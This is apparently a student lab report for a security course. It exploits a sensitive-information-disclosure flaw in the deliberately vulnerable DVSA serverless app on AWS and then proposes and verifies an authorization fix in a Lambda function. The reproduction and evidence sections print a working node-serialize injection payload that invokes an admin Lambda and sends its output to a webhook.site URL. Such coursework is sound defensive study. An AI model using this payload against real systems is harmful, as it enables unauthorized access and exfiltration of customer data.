

Course / Section:	ICS-344 — Term 252
Student Name + ID:	s202162910
AWS Region:	us-east-1 (N. Virginia)
Date:	May 2026
Vulnerability Title:	Lesson #3 — Sensitive Information Disclosure


Part 1) Goal and Vulnerability Summary

This lesson demonstrates a Sensitive Information Disclosure vulnerability in the DVSA application. The affected components are AWS Lambda and Amazon S3, specifically the DVSA-ADMIN-GET-RECEIPT function. The impact is unauthorized access to sensitive receipt data through generated signed S3 download URLs. The main weakness is missing authorization checks on a privileged backend function, allowing receipt data to be accessed outside the intended authorization boundary.

Part 2) Why This Works / Root Cause

The vulnerability exists because the application does not enforce proper authorization checks inside the administrative receipt-generation function. The system assumes that only authorized users will invoke this function, which is incorrect. As a result, sensitive receipt files stored in S3 can be exposed through generated signed URLs without verifying user privileges.

Lesson 1 fixes event injection so we only focus on verifying user privileges here.



Part 3) Environment and Setup

- DVSA deployed in AWS (us-east-1)

API endpoint:

<https://<api-id>.execute-api.us-east-1.amazonaws.com/Stage/order>

- Relevant components:
- API Gateway

- Lambda:

DVSA-ORDER-MANAGER

DVSA-ADMIN-GET-RECEIPT

Amazon S3 (receipts bucket)

- CloudWatch (Used for logging to check if the injection worked)


Tools used:

- Browser DevTools (to obtain JWT)
- curl (to send exploit request)
- webhook.site (to capture exfiltrated data)

Part 4) Reproduction Steps

Log in and get JWT

1. Open DVSA in browser
2. Log in
3. Open DevTools → Network
4. Click “Orders”
5. Copy Authorization token



6. Go to webhook.site and Copy unique URL to copy into payload
7. Send the exploit request:

```
curl -X POST "https://<API>/Stage/order" \
-H "Content-Type: application/json" \
-H "Authorization: Bearer <TOKEN>" \
-d '{
  "action": "_$$ND_FUNC$$_function(){var x=require("\@aws-sdk/client-lambda");var
https=require("\https");var lambda=new x.LambdaClient();var p={FunctionName:"DVSA-
ADMIN-GET-
RECEIPT",InvocationType:"RequestResponse",Payload:Buffer.from(JSON.stringify({"year
\":"2026","month\":"04"}))});lambda.send(new
x.InvokeCommand(p)).then(function(d){var
body=encodeURIComponent(Buffer.from(d.Payload||[]).toString());https.get("\https://webh
ook.site/67c7093a-adee-47ce-a650-
75e1f8d6c3e2/?data="+body);}).catch(function(e){https.get("\https://webhook.site/<YOU
R URL>/?data="+encodeURIComponent(e.toString());});})"
}'
```

8. Monitor webhook.site to capture the backend response.
9. Click the link to download zip file of receipts in the payload

Part 5) Evidence and Proof

Curl response:

```
(base) turk18DESKTOP-GKQPSHR:~$ curl -X POST "https://ljl981w0x7.execute-api.us-east-1.amazonaws.com/Stage/order" \
-H "Content-Type: application/json" \
-H "Authorization: Bearer
[REDACTED]" \
-d '{
  "action": "_$$ND_FUNC$$_function(){var x=require("\@aws-sdk/client-lambda");var https=require("\https");var lambda=new x.LambdaClient();var p={FunctionName:"DVSA-ADMIN-GET-RECEIPT",InvocationType:"RequestResponse",Payload:Buffer.from(JSON.stringify({"year\":"2026","month\":"04"}))});lambda.send(new x.InvokeCommand(p)).then(function(d){var body=encodeURIComponent(Buffer.from(d.Payload||[]).toString());https.get("\https://webhook.site/67c7093a-adee-47ce-a650-75e1f8d6c3e2/?data="+body);}).catch(function(e){https.get("\https://webhook.site/67c7093a-adee-47ce-a650-75e1f8d6c3e2/?data="+encodeURIComponent(e.toString());});})"
}'
{"status":"err","msg":"unknown action"}(base) turk18DESKTOP-GKQPSHR:~$
```

Inside of webhook a signed S3 download URL was received:

Part 6) Fix Strategy / Probable Mitigation

The vulnerability should be fixed by:

- Enforcing **strict authorization checks** inside DVSA-ADMIN-GET-RECEIPT
- Ensuring only admin users can generate receipt download links

Part 7) Code / Config Changes

DVSA-ADMIN-GET-RECEIPT (assuming lesson 1 hasn't been implemented yet because event injection wouldn't be possible)

Before

```
def lambda_handler(event, context):
    client = boto3.client('s3')
    resource = boto3.resource('s3')

    m = ""
    d = ""
    y = event["year"]
    if "month" in event:
        m = event["month"] + "/"
        if "day" in event:
            d = event["day"] + "/"
```

After

```
def lambda_handler(event, context):
    client = boto3.client('s3')
    resource = boto3.resource('s3')

    is_admin = str(event.get("isAdmin", "false")).lower() == "true"
    user = event.get("user")

    if not user or not is_admin:
        return {"status": "err", "msg": "Unauthorized"}

    m = ""
    d = ""
    y = event["year"]
    if "month" in event:
        m = event["month"] + "/"
        if "day" in event:
            d = event["day"] + "/"
```

Change applied:

- Added authorization check
- Prevented unauthorized access to receipt generation

Part 8) Verification After Fix

The same exploit request was repeated.

```
(base) turk1@DESKTOP-GMGPS4R:~$ curl -X POST "https://lj198iw0x7.execute-api.us-east-1.amazonaws.com/Stage/order" \
-H "Content-Type: application/json" \
-H "Authorization: Bearer "
{"action": "...", "status": "err", "msg": "Unauthorized"}
(base) turk1@DESKTOP-GMGPS4R:~$
```

The screenshot shows the Webhook.site interface. On the left is an 'INBOX' with a list of requests. The selected request is a GET request with ID #db734, received on 04/19/2026 at 7:35:11 PM. The right panel shows the 'Request Details & Headers' for this request. The URL is https://webhook.site/67c7093a-adee-47ce-a650-75e1f8d6c3e2/?data=%7B%22status%22%3A%20%22err%22%2C%20%22msg%22%3A%20%22Unauthorized%22%7D. The host is 3.232.55.117, located in Ashburn, Virginia. The request body (Query strings) is {"status": "err", "msg": "Unauthorized"}.

```
{"status": "err", "msg": "Unauthorized"}
```

The exploit no longer works. Valid admin requests still function correctly, confirming the fix does not break normal behavior.

Part 9) Structured Operation and Security Analysis

1) Intended Logic and Security Rule(s)

The receipt retrieval operation should allow only authorized (admin) users to generate and access receipt files stored in S3. The request flows from API Gateway to DVSA-ORDER-

MANAGER, which may invoke DVSA-ADMIN-GET-RECEIPT. The system should verify user privileges before allowing access to receipt data and generating signed URLs. Sensitive S3 data must not be exposed outside the intended authorization boundary.

2) Evidence Sources and Behavior Trace

Analysis was based on API responses, webhook output, and Lambda behavior. Normally, receipt data should only be accessible to authorized users. In the exploit case, the request successfully invoked the admin receipt function and returned a signed S3 download URL through webhook.site. After the fix, the same request is rejected, and no download URL is generated.

3) Deviation Analysis and Classification

The system fails to enforce proper authorization checks and allows access to a privileged function from an unprivileged context. This violates the rule that sensitive backend operations must be restricted to authorized users. As a result, receipt data stored in S3 is exposed. This is classified as intentional misuse / security-relevant abuse.

4) Explainable Fix and Post-Fix Validation

The issue was caused by the incorrect assumption that only authorized users would reach the receipt-generation function. The backend logic did not verify user privileges before generating signed URLs. The fix belongs in the DVSA-ADMIN-GET-RECEIPT Lambda function.

The exact change made was to introduce an authorization check to ensure only admin users can access this functionality. After applying the fix, unauthorized requests are blocked and no signed URL is returned. Post-fix validation confirms the issue is resolved because the exploit no longer produces a download link, while legitimate admin requests continue to function correctly.

Table A

Vulnerability	Intended Rule(s)	Artifacts Used to Infer Rule	Normal Behavior Evidence	Exploit Behavior Evidence
Lesson #3: Sensitive Information Disclosure	Only authorized users should access receipt data and generate download links	API responses, webhook output, Lambda code, DevTools request capture	Receipt data is accessible only to authorized users	Signed S3 download URL generated and returned without authorization

Table B

ulnerability	Why This Is a Deviation	Deviation Class	Fix Applied (Where)	Post-Fix Verification	Optional Latency Before / After Logging
Lesson #3: Sensitive Information Disclosure	The system exposes sensitive S3 data by allowing unauthorized access to a privileged function	Intentional misuse / security-relevant abuse	Authorization check added in DVSA-ADMIN-GET-RECEIPT	After fix, no signed URL is returned for unauthorized requests, while valid admin	N/A

				requests still work	
--	--	--	--	------------------------	--